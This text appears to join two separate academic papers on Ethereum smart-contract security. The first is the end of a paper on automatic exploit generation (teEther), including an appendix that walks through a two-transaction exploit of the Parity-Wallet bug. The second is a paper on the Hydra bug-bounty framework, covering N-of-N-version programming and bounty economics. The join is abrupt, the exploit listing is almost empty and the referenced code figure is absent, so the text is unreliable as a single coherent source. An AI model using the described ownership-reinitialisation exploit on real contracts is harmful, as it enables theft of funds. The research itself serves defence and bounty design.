Fröwis and Böhme [14] performed an analysis on trust-dependencies between contracts, revealing that contracts oftentimes rely on further external contracts. This also implies that a vulnerable contract may put other, dependent contracts at risk.

Complementary to vulnerability detection there have also been advances towards verification of smart contracts. The work by Bhargavan et al. [9] presents EVM* and Solidity* that provide a direct translation of a subset of EVM bytecode and Solidity into F* respectively, which can then be used for further verification.

ZEUS, recently presented by Kalra et al. [18], provides a framework to check smart contracts written in Solidity against a user-defined policy. Both contract source code and policy are compiled together into an LLVM-based intermediate representation, which is then further analysed statically, leveraging existing LLVM-IR-based verification tools. Based on this, they analyze 1,524 Ethereum contracts for policy violations against a list of known bugs (including the ones considered by OYENTE). Additionally, they also use ZEUS to check a subset of contracts against contract-specific fairness properties.

Like OYENTE, ZEUS also requires access to a contract's source code, whereas our tool works given only compiled EVM bytecode. Furthermore, in contrast to our tool, ZEUS requires user-interaction to define a policy, which is often contract specific. Finally, a policy violation found by ZEUS does not imply practical exploitability of the contract in question, whereas our tool outputs exploits that can be easily validated.

Finally, Breidenbach et al. [10] proposed using bug bounties to incentivize security analyses of smart contracts. Specifically, they designed a framework that encodes the process of identifying exploits and paying rewards into a smart contract itself, thereby guaranteeing fairness between the bounty payer and the bug finder.

## 7.2 Automatic Exploitation

Another area that is related to our work is the research field of automatic exploitation. Many tools have been proposed that can create specific classes of exploits under certain conditions. Notable examples are: Q, presented by Schwartz et al. [23], can transform a x86 software exploit into another exploit that still works under harder constraints (e.g., Address Space Layout Randomization and W^X). AEG by Avgerinos et al. [8] and MAYHEM by Cha et al. [11] both provide means to create a control flow hijacking exploit using buffer overflows or format string attacks from source code and compiled binaries, respectively. Huang et al. [17] extends the considered attack surface by including the operating system and libraries a compiled binary uses at runtime, and work by Hu et al. [16] considers non-control-flow hijacking exploits by modelling data-oriented exploits.

While all of these share the general idea of symbolic execution, constraint generation, and resolution to generate an exploit—as does the work presented herein—there are major differences. The most obvious difference is that the execution environment of the EVM does not provide an equivalent to buffer overflows or format string exploits. As such, the considered exploits are substantially different. Furthermore, all works mentioned rely on preconditioning, i.e., providing a starting point to the path exploration, most often in the form of a crashing input. In contrast to this, our work can create an exploit only based in the compiled contract's code without further input. Finally, there are also challenges specific to the EVM that do not apply to previous work, primarily handling and resolution of hash-values, which are an integral part of many smart contracts.

## 8 Conclusion

We have presented a generic definition of vulnerable contracts and a methodology for automatic exploit generation based on this definition. In a large-scale analysis encompassing 38,757 contracts from the Ethereum blockchain, teEther identified 815 as vulnerable. Furthermore, teEther successfully generated 1,564 working exploits against Ethereum accounts that use these contracts. This illustrates that smart contract security should be taken seriously, especially as these exploits are fully anonymous and trivial to conduct—they only require an Ethereum account. Exploit generation, as we have shown, can be fully automated.

Over the last years, Ethereum has seen a rapid and steady increase in value. Should this trend continue into the future, smart contract exploitation will only become more lucrative, and in turn, seeking protection will become even more important. Our methodology and especially concrete tools such as teEther can help in finding, understanding, and preventing exploits *before* they cause losses. Finally, our systematic analysis of the real Ethereum blockchain has revealed that the problem of highly-critical vulnerabilities in smart contracts is way larger than anecdotal evidence might suggest.

Figure 10: Minimal example of the Parity-Wallet Bug

## A Parity-Wallet Bug

Figure 10 shows a minimal working example of the Parity-Wallet Bug in a single contract. Lines 1-44 are taken verbatim from the original Parity wallet[4].

We ran TEETHER on this contract with the goal to produce an exploit transferring 1 Ether from the contract (address `0x400...000`) to the attacker (address `0x012...567`). TEETHER produces the following exploit in 26.74 seconds:

```
------------------------------------------------
Transaction 1
------------------------------------------------
from:  0x0123456789abcdef0123456789abcdef01234567

```

The first transaction of this exploit calls function `initMultiowned` (`c57c5f60`) with all-zeros as arguments, i.e., an empty `_owners`-array and 0 as `_required`. This function will re-initialize the contract's owner information, setting `m_numOwners` to 1 and adding **`msg.sender`**, the attacker, to `m_owners[]` as the sole owner.

The second transaction then calls `pay` (`c4076876`), with the attacker's address (`0x012...567`) as `to` and $10^{18} = 0$xde0b6b3a7640000 (1 Ether in Wei) as `amount`. As the attacker has been set as the sole owner by the previous transaction, the function `confirmAndCheck` called by the `onlymanyowners` modifier will return **`true`**, allowing the function to proceed and leading to the transfer of 1 Ether to the attacker.

## Abstract

Bug bounties are a popular tool to help prevent software exploits. Yet, they lack rigorous principles for setting bounty amounts and require high payments to attract economically rational hackers. Rather than claim bounties for serious bugs, hackers often sell or exploit them.

We present the *Hydra Framework*, the first general, principled approach to modeling and administering bug bounties that incentivize bug disclosure. Our key idea is an *exploit gap*, a program transformation that enables runtime detection, and rewarding, of critical bugs. Our framework transforms programs via *N-of-N-version programming*, a variant of classical N-version programming that runs multiple independent program instances.

We apply the Hydra Framework to *smart contracts*, small programs that execute on blockchains. We show how Hydra contracts greatly amplify the power of bounties to incentivize bug disclosure by economically rational adversaries, establishing the first framework for rigorous economic evaluation of smart contract security. We also model powerful adversaries capable of *bug withholding*, exploiting race conditions in blockchains to claim bounties before honest users can. We present *Submarine Commitments*, a countermeasure of independent interest that conceals transactions on blockchains.

We design a simple, automated version of the Hydra Framework for Ethereum (`ethereum.org`) and implement two Hydra contracts, an ERC20 standard token and a Monty-Hall game. We evaluate our implementation for completeness and soundness with the official Ethereum Virtual Machine test suite and live blockchain data.

## 1 Introduction

Despite theoretical and practical advances in code development, software vulnerabilities remain an ineradicable security problem. Vulnerability reward programs—a.k.a. *bug bounties*—have become instrumental in organizations' security assurance strategies. These programs offer rewards as incentives for hackers to disclose software bugs. Unfortunately, hackers often prefer to exploit critical vulnerabilities or sell them in gray markets.

The chief reason for this choice is that the bugs eligible for large bounties are generally weaponizable vulnerabilities. The financial value of critical bugs (0-days) in gray markets may exceed bounty amounts by a factor of as much as ten to one hundred [2]. For example, while Apple offers a maximum 200k USD bounty, a broker intermediary such as Zerodium purportedly offers 1.5 million USD for certain iPhone jailbreaks. In some cases hackers can monetize vulnerabilities themselves for large payouts [15, 11]. Modest bounties may thus fail to successfully incentivize disclosure by rational actors [43].

Pricing bounties appropriately can also be hard because of a lack of research giving principled guidance. Payments are often scheduled arbitrarily based on bug categories and may not reflect bugs' market value or impact. For example, Apple offers up to 100k USD for generic bugs defined as "Extraction of confidential material protected by the Secure Enclave Processor" [43].

Finally, bounties present a problem of fair exchange. A bounty payer does not wish to pay before reviewing an exploit, while hackers are wary of revealing exploits and risking non-payment (e.g., [26, 4, 54]). This uncertainty creates a market inefficiency that limits incentives for rational hackers to uncover vulnerabilities.

We introduce the *Hydra Framework*, the first principled approach to bug bounty administration that addresses these challenges. Our framework deters economically rational actors, including black-hat hackers, from exploiting bugs or selling them in underground markets. We focus on smart contracts as a use case to demonstrate our framework's power analytically and empirically.

*The first three authors contributed equally to this work.
†Initiative for Cryptocurrencies and Contracts, `initc3.org`



**Figure 1: Hydra program with heads $f_1$, $f_2$, and $f_3$.** Example on right shows effect of bug induced by input $X$ in $f_3$.

**The Hydra Framework.** Our key idea is to build support for bug detection and bounties into software at development time using a concept that we call an *exploit gap*. This is a program transformation that makes critical bugs *detectable* at runtime, but *hard to exploit*.

We propose an exploit gap technique that we refer to as *N-of-N-version programming* (NNVP). A variant of classical N-version programming, NNVP leverages multiple versions of a program that are independently developed, or otherwise made heterogeneous. In the Hydra Framework, these program versions, or *heads*, are executed in parallel within a meta-program called a *Hydra program*.

In stark contrast to N-version programming's goal of *fault tolerance* (i.e., where the program attempts to produce a correct output even in the face of partial failures), NNVP focuses on *error detection and safe termination*. If heads' outputs are identical, a Hydra program runs normally. If the outputs diverge for some input, a dangerous state is indicated and the program aborts and pays out a bounty. The basic idea is depicted in Figure 1.

A bug is only exploitable if it affects all Hydra heads identically. If failures are somewhat uncorrelated across heads, a bug in one head is thus unlikely to affect the Hydra program as a whole. Moreover, an adversary that breaks one head and, instead of claiming a bounty, tries to generalize the exploit, risks preemption by honest bounty hunters. We show that even when an exploit's market value exceeds the bounty by multiple orders of magnitude, economically rational hackers are incentivized to disclose bugs rather than attempt an exploit.

**A Hydra Framework for smart contracts.** We focus on smart contracts, programs that execute on blockchains such as Ethereum [14]. They are especially well suited as a use case given several distinctive properties:

- *Heightened vulnerability:* Smart contracts are often financial instruments. Bugs usually directly affect funds, enabling hackers to extract (pseudonymous) cryptocurrency, as shown by tens of millions of dollars worth of Ethereum stolen from [15] and [11]. Smart contract binaries are publicly visible and executable, and often open-source. Given their high value and exposure to adversarial study and attack, smart contracts urgently require new bug-mitigation techniques.
- *Unique economic properties:* A smart contract's cryptocurrency balance is often a direct measure of an exploit value. This facilitates principled bounty price setting in our framework. Moreover, blockchain protocols are often secured through both cryptography and economic guarantees. For the first time, we lift similar economic safety guarantees to the smart-contract level, creating programs with measurable economic security.
- *Bounty automation:* Application of our framework to and by smart contracts can award bounties automatically. The result is a *fair exchange* of bugs for bounties and *guaranteed payment* for the first valid submitted bug. Bounties are *transparent* to bounty hunters and can be adjusted *dynamically* to reflect contracts' changing value, creating a stable bounty marketplace.
- *Graceful termination:* Smart contracts are not (yet) mission critical software and can often be aborted with minimal adverse effects, as required for NNVP. Remediation of the DAO and Parity multisig attacks involved refunding users, a mechanism considered in this paper.

We design a Hydra Framework for Ethereum and evaluate it on two applications, an ERC20 token [55] and a Monty Hall game [56]. In both cases, we produce three independent implementations of a common contract specification, using three different programming languages in the Ethereum ecosystem. The Hydra Framework automatically instruments these contract "heads" so that they interact with a common Hydra *meta-contract*. The meta-contract acts as a generic proxy that delegates incoming transactions to each head in turn and pays out a bounty in the event of a disagreement between the heads. Our Hydra ERC20 token is deployed on the Ethereum main network (with a 3000 USD bounty), the first principled, automated and trust-free bug bounty. Our framework is applicable to over 76% of Ethereum contracts in use. Our full framework code, tests, and experiments are available at `thehydra.io`.

**Major challenges.** Several papers [33, 21] criticize traditional N-version programming, observing that multiple versions of a program often exhibit correlated faults—an ostensible hitch in our framework.

We revisit these papers and show that NNVP achieves an appealing cost-benefit trade-off, by abandoning *fault-tolerance* in favor of *error detection*. Compared to the majority voting scheme used in N-version programming, partial independence is greatly amplified by NNVP, which requires agreement by *all* heads. Previous experimental results in fact show that NNVP can achieve a large exploit gap in Hydra programs. In particular, we review high-profile smart contract failures, showing that

NNVP would have addressed many of them.

A second challenge arises in automating bug bounties for smart contracts. Decentralized blockchain protocols allow adversaries to perform *front-running*—ordering their transactions ahead of those of honest users [51]. As a result, a naïvely implemented bounty contract is vulnerable to *bug-withholding* attacks: upon finding a bug in one head, a hacker can withhold it and try to compromise all heads to exploit the full contract. If an honest user discovers a bug, the hacker front-runs her and claims the bounty first. Thus, withholding carries no cost for the hacker, removing incentives for early disclosure.

We propose *Submarine Commitments*, a countermeasure of independent interest that temporarily conceals a bounty claim among ordinary transactions, preventing a hacker from observing and front-running a claim. We formally define security for Submarine Commitments and prove that they effectively prevent bug withholding.

**Contributions.** Our main contributions are:

- *The Hydra Framework:* We propose, analyze, and demonstrate the first general approach to principled bug bounties. We introduce the idea of an *exploit gap* and explore *N-of-N-version programming* (NNVP) as a specific instantiation. We demonstrate the power of NNVP Hydra programs in revisiting the N-version programming literature and provide the first quantifiable notion of economic security for smart contracts.
- *Bug withholding and Submarine Commitments:* We identify the subtle *bug-withholding* attack. To analyze its security, we present a strong, formal adversarial model that encompasses front-running and other attacks. We introduce a countermeasure of independent interest called *Submarine Commitments* and prove that it effectively prevents bug withholding. Frontrunning is a widespread, costly flaw in blockchain applications more general than bug withholding [8] [10] [12] [51], and Submarine Commitments provide a mitigation usable for exchanges, auctions, and other systems.
- *Implementation:* We implement a Hydra Framework for Ethereum and instantiate it for an ERC20 token and a Monty Hall game. We measure costs of running multi-headed contracts on-chain and showcase Hydra's soundness and applicability, concluding that our framework can automatically transform the majority $(76\%)$ of contracts used in Ethereum while passing all official virtual machine tests. Our bounty-backed, three-headed Hydra ERC20 token is live on Ethereum.

## 2 Preliminaries and Notation

**Programs.** Let $f$ denote a stateful program. From a state $s$, running $f$ on input $x$ produces output $y$ and updates $s$. For an input sequence $X = [x_1, x_2, \dots]$, we denote by $\texttt{run}(f, X) \coloneqq [y_1, y_2, \dots]$ a serial *execution trace* of $f$ starting at the initial state and outputting $y_i$ on input $x_i$.

**Exploits.** For a program $f$, let $\mathbb{I}$ be an abstract *ideal program* that defines $f$'s intended behavior. I.e., for any input $X$, $\texttt{run}(\mathbb{I}, X)$ is the correct output. The input space is assumed to be bounded and input sequences are finite.

We assume that a program may produce a *fallback* output $\perp$ if it detects that the execution is diverging from intended behavior (e.g., throwing an exception on a stack overflow). The ideal program $\mathbb{I}$ never outputs $\perp$. If a program $f$ outputs $\perp$ on some input $x_i$, then all subsequent outputs in that execution trace will also be fallbacks. A program's execution trace is a *fallback trace* if it agrees with the ideal program up to some input $x_i$, and then outputs $\perp$. Let $A \sqsubset B$ denote that sequence $A$ is a strict prefix of sequence $B$. The set of fallback traces is then

$$\mathcal{Y}_\perp \coloneqq \left\{ Y \mid \exists i. [y_1, \dots, y_i] \sqsubset \texttt{run}(\mathbb{I}, X) \wedge \textstyle\bigwedge_{j=i+1}^{n} (y_j = \perp) \right\},$$

We define an *exploit* against $f$ as any input sequence $X$ for which $f$'s output is neither that of the ideal program nor a fallback trace. If $E(f, \mathbb{I})$ denotes the *exploit set* of $f$ with respect to $\mathbb{I}$, then $X \in E(f, \mathbb{I})$ if and only if $\texttt{run}(f, X) \notin \mathcal{Y}_\perp \cup \{\texttt{run}(\mathbb{I}, X)\}$. Note that the notions of ideal program, fallback output, and exploit are oblivious to the representation of the program's internal state.

**Exploit gaps and bug bounties.** A program transformation $\mathbb{T}$ combines $N \geq 1$ programs into a program $f^* \coloneqq \mathbb{T}(f_1, f_2, \dots, f_N)$. Our notion of exploit gap aims to capture the idea that $f^*$ has fewer exploits than the original $f_i$. However, directly relating the sizes $|E(f^*, \mathbb{I})|$ and $|E(f_i, \mathbb{I})|$ is problematic as these quantities are hard to measure. Instead, we define a *probabilistic* notion of exploit gap, for input sequences sampled from a distribution $\mathcal{D}$ (e.g., the distribution of user inputs to a program).

**Definition 1** (Exploit Gap)**.** *A program transformation $\mathbb{T}(f_1, f_2, \dots, f_N) \coloneqq f^*$ introduces an* affirmative exploit gap *for a distribution $\mathcal{D}$ over inputs sequences $X$ if*

$$\mathit{gap} \coloneqq \frac{\Pr_{X \in \mathcal{D}} \left[ X \in \bigcup_{i=1}^{N} E(f_i, \mathbb{I}) \right]}{\Pr_{X \in \mathcal{D}} \left[ X \in E(f^*, \mathbb{I}) \right]} > 1 \,. \qquad (1)$$

The exploit gap is empirically measurable and its magnitude reflects the likelihood that an input sequence that is an exploit for some $f_i$ does not affect $f^*$.

A transformed program $f^*$ that always returns $\perp$ induces a large exploit gap, yet has no utility. We therefore also require the following notion of availability.

**Definition 2** (Availability Preservation)**.** *Let $F(f)$ be the set of inputs with fallbacks, i.e. $X \in F(f)$ iff $\texttt{run}(f, X) \in \mathcal{Y}_\perp$. Then a program transformation $\mathbb{T}$ is* availability-preserving *iff $F(f^*) \subseteq \bigcup_{i=1}^{N} (E(f_i, \mathbb{I}) \cup F(f_i))$*

To be availability-preserving and yield an exploit gap, a program transformation may trade availability for correctness. That is, a transformed program may fallback on inputs that are exploits for some of the original programs.

Given a transformation $\mathbb{T}$ that induces an exploit gap, a natural bug bounty for a deployed program $f^*$ rewards bugs in the original programs $f_i$. Such a bug bounty scheme satisfies three important properties:

1. The bugs are efficiently verifiable, via *differential testing*: If $\texttt{run}(f_i, X) \neq \texttt{run}(f^*, X)$, then the input $X$ is an exploit against $f_i$ or $f^*$ or both.
2. A claimable bug need not be an exploit on $f^*$. If the exploit gap is large ($\texttt{gap} \gg 1$), then a discovered bug likely affects one of the programs $f_i$ but not $f^*$.
3. The bugs are valuable. If $\texttt{gap} > 1$, fixing bugs in the $f_i$ eventually reduces the probability of exploits in $f^*$.

**Achieving an exploit gap.** Generically, dynamic runtime checks (e.g., stack canaries, under- or overflow detection) can yield an availability-preserving exploit-gap: the checks result in a fallback output (e.g., a runtime exception), where the original program had an exploit.

A broadly applicable method for achieving an exploit-gap is via *redundancy and fault-tolerance*, e.g., *Recovery Blocks* [46] or *N-version programming* [17]. These transformations operate on $N > 1$ programs and aim at full availability (i.e., no fallback outputs), a natural requirement in mission-critical systems.

We focus on N-version (or multiversion) programming, which we build upon in Section 3. This software paradigm consists in three steps [17, 6]:

1. A specification is written for the program's functionality, API, and error handling. It further defines how to combine outputs of different versions (see Step 3).
2. $N$ versions of the program specification are developed. Independence among versions is promoted via *isolation* (i.e., minimal interactions between developers) and *diversity* (i.e., different programming languages, or technical backgrounds of developers).
3. The $N$ versions are run in parallel and their outputs combined via some voting scheme. N-version programming traditionally uses majority voting between programs to induce an exploit gap [17, 6].

# 3 N-of-N-version Programming

N-version programming assumes that heterogeneous implementations have weakly correlated failures [17]. Many experiments have challenged this view [33, 21], questioning the cost-benefit trade-off of the paradigm. Our thesis is that *smart-contract ecosystems present a number of key properties that render multiversion programming and derived bug-bounty schemes attractive*.

The main differentiator between the traditional setting of N-version programming, and ours, is the role of *availability*. Prior works consider mission-critical systems and thus favor *availability* over *safety* in the face of partial failures. For instance, Eckhardt et al. [21] explicitly ignore the "*error-detection capabilities*" of N-version programming. This setup is not suitable for smart-contracts: As in centralized financial institutions (e.g., stock-markets [48]), the cost of a fault typically trumps that of a temporary loss of resource availability.

Ethereum's community exemplified its preference for safety in this trade-off, when attackers found an exploit in the *Parity Multisig Wallet* [11] and stole user funds. A consortium of "white-hat hackers" used the same bug to move user's funds to a safe account. Despite funds being unavailable for weeks, and reimbursement depending on the consortium's good will, the action was acclaimed by the community and affected users. The simple escape hatch in this scenario (i.e., move funds to a safe account) was deemed a successful alternative to an actual exploit.

We propose trading availability for safety in N-version programming, by replacing the goal of *fault-tolerance* by one of *error detection and safe termination*. Suppose that programs $f_1, \ldots, f_N$ have no fallback outputs (i.e., $F(f_i) = \emptyset$). Then majority voting yields a program $f^*$ that also satisfies $F(f^*) = \emptyset$, but the exploit gap may be small. At the other end of the spectrum, we propose *N-of-N-version programming* (NNVP), wherein $f^*$ aborts unless *all* of the $N$ versions agree. *NNVP is an availability-preserving transformation that induces a much larger exploit gap* ($f^*$ only fails if all the $f_i$ fail simultaneously).

Table 1 lists prominent Ethereum smart contract failures. We discuss these in more detail in the extended version of this paper [13], and argue that a majority could have been abated with NNVP.

## 3.1 Revisiting N-version Programming

We revisit experiments on the cost-effectiveness of N-version programming, in light of our NNVP alternative.

Knight and Leveson [34] first showed that the null-hypothesis of *statistical independence* between program failures should be rejected. Yet, such correlated failures only invalidate the N-version paradigm if increased development costs outweigh failure rate improvements.

Unfortunately, in an experiment at NASA, Eckhardt et al. [21] found that the correlation between individual versions' faults could be too high to be considered cost-effective, with a majority vote between three programs reducing the probability of some fault classes by only a small factor (as we show in Appendix A, some of the workloads in [21] yield an exploit gap of $\texttt{gap} \approx 5$ using majority voting between three programs).

Fortunately, NNVP provides a better cost-benefit

| Contract name | Exploit value (USD) | Root cause | Independence source | Exploit gap |
|---|---|---|---|---|
| Parity Multisig 2 [50] | 300M | Delegate call+exposed self-destruct | programmer/language? | ✔/✗ |
| Parity Multisig 1 [11] | 180M | Delegate call+unspecified modifier | programmer/language? | ✔/✗ |
| The DAO* [18] | 150M | Re-entrancy | language | ✔ |
| Proof of Weak Hands [7] | 1M | Arithmetic overflow | programmer+language | ✔ |
| SmartBillions [49] | 500K | Bug in caching mechanism | programmer | ✔ |
| HackerGold (HKG)* [40] | 400K | Typo in code | programmer+language | ✔ |
| MakerDAO* [47] | 85K | Re-entrancy | language | ✔ |
| Rubixi [16] | <20K | Wrong constructor name | programmer+language | ✔ |
| Governmental [16] | 10K | Exceeds gas limit | None? | ✗ |

**Table 1: Selected smart contract failures and potential exploit gaps.** The list is extended from [27]. For each incident, we report the value of affected funds (data from [1]), the cause of the exploited vulnerability, as well as the (hypothetical) potential for fault independence between multiple contract versions. Green lines indicate settings in which a Hydra contract would have likely induced a large exploit gap and prevented the exploit. Yellow and red lines indicate incidents that Hydra addresses only partially or not at all. Asterisks indicate ERC20 compatible contracts, like our bounty described in Section 6. More details are in the extended version of this paper [13].

trade-off. In the experiment of Eckhardt et al. [21], three programs failed *simultaneously* with probability at least $75\times$ lower than a single program (see Appendix A). The actual exploit gap is probably much larger, as Eckhardt et al. did not consider whether program failures were *identical* or not. In NNVP, a failure only occurs if all $N$ versions produce *the same incorrect output*. In any other failure scenario, NNVP aborts. Thus, if loss of availability can be tolerated, NNVP can significantly boost the error detection capabilities of N-version programming.

## 3.2 Smart Contracts are NNVP-Friendly

In addition to favoring safety over availability, other properties of smart contract ecosystems (and Ethereum in particular) render NNVP bug bounties attractive:

- *High risk for small applications.* Smart contracts store large financial values in small applications with an exceptionally high "price per line of code" (some token contracts hold over 1M USD per line [1]). Contract code is stored on a public blockchain and exploits often directly extract or destroy stored funds. Yet developing multiple versions is typically cheap in absolute terms.
- *Principled bounty pricing.* A contract's balance is often a direct measure of an exploit's market value. This facilitates our analysis of principled bounty pricing that incentivizes early disclosure of bugs (see Section 4).
- *Bounty automation.* Smart contracts enable automation of the full bounty program, from bug detection (with differential testing) to rollback to bounty payments. Bounties administered by smart contracts can satisfy *fair exchange* of bounties for bugs and *guaranteed payment* for disclosure of valid bugs [53]. Bounties are also *transparent* (i.e., the bounty is publicly visible on the blockchain) and may be *dynamically* adjusted to reflect a contract's changing exploit value. The result is a stable, decentralized bounty market.
- *Programming language diversity.* Many exploits in Ethereum arose due to specific language idiosyncrasies. The multiple interoperable languages for Ethereum enable potentially diverse implementations.

## 3.3 The Hydra Contract

Hydra consists of two program transformations. The first, $\mathbb{T}_{NNVP}$, uses the NNVP paradigm to yield an availability-preserving exploit gap. $\mathbb{T}_{NNVP}$ combines $N$ smart contracts (or heads) $f_1,\ldots,f_N$ into a contract $f^*$, which delegates incoming calls to each head. If all outputs match, $f^*$ returns the output; otherwise, $f^*$ reverts all state changes and returns $\perp$.

The idea is depicted in Figure 2. The heads are individually deployed and *instrumented* such that they only interact with the Hydra *meta-contract* (MC). The MC is the logical embodiment of the contract functionality (i.e., the MC holds all assets, and interfaces with external contracts and clients). To maintain consistency while interacting with external contracts, the MC checks that all heads agree on which external interaction to perform, executes the interaction *once*, and distributes the obtained response (if any). Our design and implementation of the $\mathbb{T}_{NNVP}$ transformation for Ethereum smart contracts is described in Section 6.

The second transformation $\mathbb{T}_{Bounty}$ is responsible for paying out a bounty and providing escape-hatch functionality. It transforms a program $f^*$ into a program $\hat{f}$ which forwards any input to $f^*$ and then returns $f^*$'s output, unless $f^*$ returns $\perp$. In the latter case, $\hat{f}$ will pay out a bug bounty to its caller and enter an *escape hatch mode*.

**Escape hatches.** Ideally, bugs could be patched *online*. This is hard in Ethereum as smart contract code cannot be updated after deployment [41]. Best practices [23] suggest enhancing smart contracts with an *escape hatch*



**Figure 2: The Hydra NNVP Transformation.** (Left) a smart contract that calls an external contract. (Right) a Hydra contract with two heads. The meta-contract acts as a proxy and delegates calls to each head in turn. Calls to external contracts are routed through the meta contract and executed only once, with the obtained result being replayed for each head.

mode, which enables the contract's funds to be retrieved, before it's eventual termination and redeployment.

The design of the escape hatch mode depends on the application, but there are some universal design criteria:

- *Security:* The escape hatch's correctness requires special care, as it will not be protected by NNVP.
- *Availability:* The escape hatch must be available for the contract's entire lifetime, or assets could end up stuck.
- *Distributed trust:* All assets should be returned to their rightful owners, or distributed among multiple parties.

For instance, contract funds could be sent to an audited *multisig* contract (possibly implemented as a Hydra contract itself), to distribute trust among multiple parties.

## 4 Economic Analysis of Hydra Bounties

We formally analyze the exploit gap induced by the Hydra contract, and derive a bounty pricing model to incentivize bug disclosure. We assume that bounties are paid out immediately upon bug disclosure. In Section 5, we refine our analysis in the blockchain model, wherein an adversary may reorder messages sent to smart contracts.

### 4.1 Bug Finding as a Stochastic Process

We consider a set of parties that try to find vulnerabilities in a Hydra contract $f^*$ composed of $N$ heads $f_1,\ldots,f_N$. For simplicity, we slightly overload notation and identify an exploit with the input that ultimately causes the contract's outputs to depart from the ideal behavior $\mathbb{I}$ (although the internal state of $f^*$ may have been corrupted earlier). That is, $x$ is an exploit if $\texttt{run}(f^*, X \sqcup [x]) \neq \texttt{run}(\mathbb{I}, X \sqcup [x])$, where $X$ is the sequence of all inputs previously submitted to $f^*$ and $\sqcup$ denotes concatenation.

If an honest party finds an input $x$ that yields an exploit for at least one of the heads ($\exists i \in [1,N] \;:\; x \in E(f_i,\mathbb{I})$), then the party is awarded a bounty of value $bounty and the contract's escape hatch is triggered. If a malicious party finds an exploit against the full Hydra contract ($x$ is an exploit for each head), the party can use this exploit to steal the entirety of the contract's balance, $balance.

We model bug finding as a Poisson process with rate $\lambda_i$, which captures a party's work rate towards finding bugs. We assume that parties sample inputs $x$ from a common distribution of potential exploits $\mathcal{D}$. We then recover our exploit gap notion (Definition 1) by considering the difference in arrival times of two random events: (1) a party discovers a flaw in one of the heads; (2) a party finds a full exploit. The waiting times for both events are exponentially distributed with respective rates $\lambda_i$ and

$$\begin{aligned}
&\lambda_i \cdot \Pr_{x\in\mathcal{D}}\left[x \in E(f^*,\mathbb{I}) \mid x \in \textstyle\bigcup_{i=1}^{N} E(f_i,\mathbb{I})\right] \\
&= \lambda_i \cdot \frac{\Pr_{x\in\mathcal{D}}\left[x \in E(f^*,\mathbb{I}) \;\wedge x \in \bigcup_{i=1}^{N} E(f_i,\mathbb{I})\right]}{\Pr_{x\in\mathcal{D}}\left[x \in \bigcup_{i=1}^{N} E(f_i,\mathbb{I})\right]} \\
&= \lambda_i \cdot \frac{\Pr_{x\in\mathcal{D}}\left[x \in E(f^*,\mathbb{I})\right]}{\Pr_{x\in\mathcal{D}}\left[x \in \bigcup_{i=1}^{N} E(f_i,\mathbb{I})\right]} = \lambda_i \cdot \texttt{gap}^{-1} \,. \qquad (2)
\end{aligned}$$

Let us first consider the strong assumption of independent program failures. For a head $f_i$, let $p$ be the probability that an input $x \in \mathcal{D}$ is an exploit for $f_i$. We get

$$\texttt{gap} = \frac{\Pr_{x\in\mathcal{D}}\left[x \in \bigcup_{i=1}^{N} E(f_i,\mathbb{I})\right]}{\Pr_{x\in\mathcal{D}}[x \in E(f^*,\mathbb{I})]} = \frac{1-(1-p)^N}{p^N} \,, \qquad (3)$$

which grows exponentially in $N$, for $p \in (0,1)$.

The gap can be empirically estimated using Equation (1). For the test suites considered in the experiments of Eckhardt et al. [21], the average gap for three program variants is 4400 (see Appendix A for details).

### 4.2 Analyzing Economic Incentives

We assume a set of *honest* parties with combined work rate $\lambda_H$. These bounty hunters only try to exchange bugs for bounties. Note that a bug in all heads (i.e., a full exploit) cannot be detected and rewarded by the meta-contract $f^*$. We thus let $\lambda_H$ be the rate at which honest parties find bugs that affect $1 \leq k < N$ heads.

To analyze economic incentives of bounties, we consider malicious parties which, if given an exploit, would deplete the contract's balance. W.l.o.g, we model a single adversary $\mathcal{A}$ with work rate $\lambda_M$. Indeed, for $m$ (non-colluding) adversaries with work rates $\lambda_1,\ldots,\lambda_m$, it suffices to analyze the party with rate $\lambda_M = \max_{1\leq i\leq m} \lambda_i$. If the bounty incentivizes this party to act honestly, less efficient parties will have the same incentive.

Let $T_H$ be the waiting time until an honest party finds a bug. $T_H$ is exponentially distributed with rate $\lambda_H$. Let $T_M$ be the waiting time until $\mathcal{A}$ finds an exploit against $f^*$, which is exponential with rate $\lambda_M \cdot \texttt{gap}^{-1}$. We analyze two cases: (1) $\mathcal{A}$ finds an exploit against $f^*$, and (2) $\mathcal{A}$ finds a bug for a strict subset of the heads.

In the first case, it is clear that $\mathcal{A}$ has no incentive to disclose, unless the bounty exceeds the contract's value. This is the situation of a "traditional" bounty scheme. However, the probability of this bad event occurring is

$$\Pr[T_{\mathrm{M}} < T_{\mathrm{H}}] = \frac{\lambda_{\mathrm{M}} \cdot \mathtt{gap}^{-1}}{\lambda_{\mathrm{H}} + \lambda_{\mathrm{M}} \cdot \mathtt{gap}^{-1}} = \frac{\lambda_{\mathrm{M}}}{\lambda_{\mathrm{H}} \cdot \mathtt{gap} + \lambda_{\mathrm{M}}} ,$$

which naturally decays as the exploit gap increases.

In the second case, a bounty can incentivize early disclosure. Suppose $\mathcal{A}$ found a bug in a head. If $\mathcal{A}$ discloses it, her payout is $\mathtt{payout}_{\mathrm{H}} := \$\mathtt{bounty}$. Instead, if she conceals the bug and continues searching for exploits, she risks a payout of 0 if another party claims the bounty first. Her expected payout, $\mathtt{payout}_{\mathrm{M}}$, is thus

$$\Pr[T_{\mathrm{M}} < T_{\mathrm{H}}] \cdot \$\mathtt{balance} = \frac{\lambda_{\mathrm{M}}}{\lambda_{\mathrm{H}} \cdot \mathtt{gap} + \lambda_{\mathrm{M}}} \cdot \$\mathtt{balance} .$$

Let $\alpha := \frac{\lambda_{\mathrm{H}}}{\lambda_{\mathrm{M}}}$. Then, honest behavior is incentivized if

$$\frac{\mathtt{payout}_{\mathrm{H}}}{\mathtt{payout}_{\mathrm{M}}} > 1 \iff \$\mathtt{bounty} > \frac{1}{\alpha \cdot \mathtt{gap} + 1} \cdot \$\mathtt{balance} .$$

We may assume that $\lambda_{\mathrm{M}} = \lambda_{\mathrm{H}}$ (i.e., $\mathcal{A}$'s work rate is equal to the *combined* work rate of honest parties). Then, for independent program failures (see Equation (3)) the bounty decays exponentially in the number of heads $N$.

Thus, given estimates of $\alpha$ and gap, we get a principled bounty pricing that incentivizes bug disclosure. For example, in the experiment of Eckhardt et al. [21], a three-headed Hydra could sustain a bounty 3 *to* 4 *orders of magnitude below an exploit's value*.

This analysis also provides insight into why bounties are paid when bugs are not necessarily actively exploitable against the target system. If $\mathtt{bounty} is too small, all economically rational players will attempt to privately weaponize any partial exploits they develop. Traditional bounties operate off similar intuition, with tiers of exploit values to boost participation (e.g. [24]).

# 5 The Bug-Withholding Problem

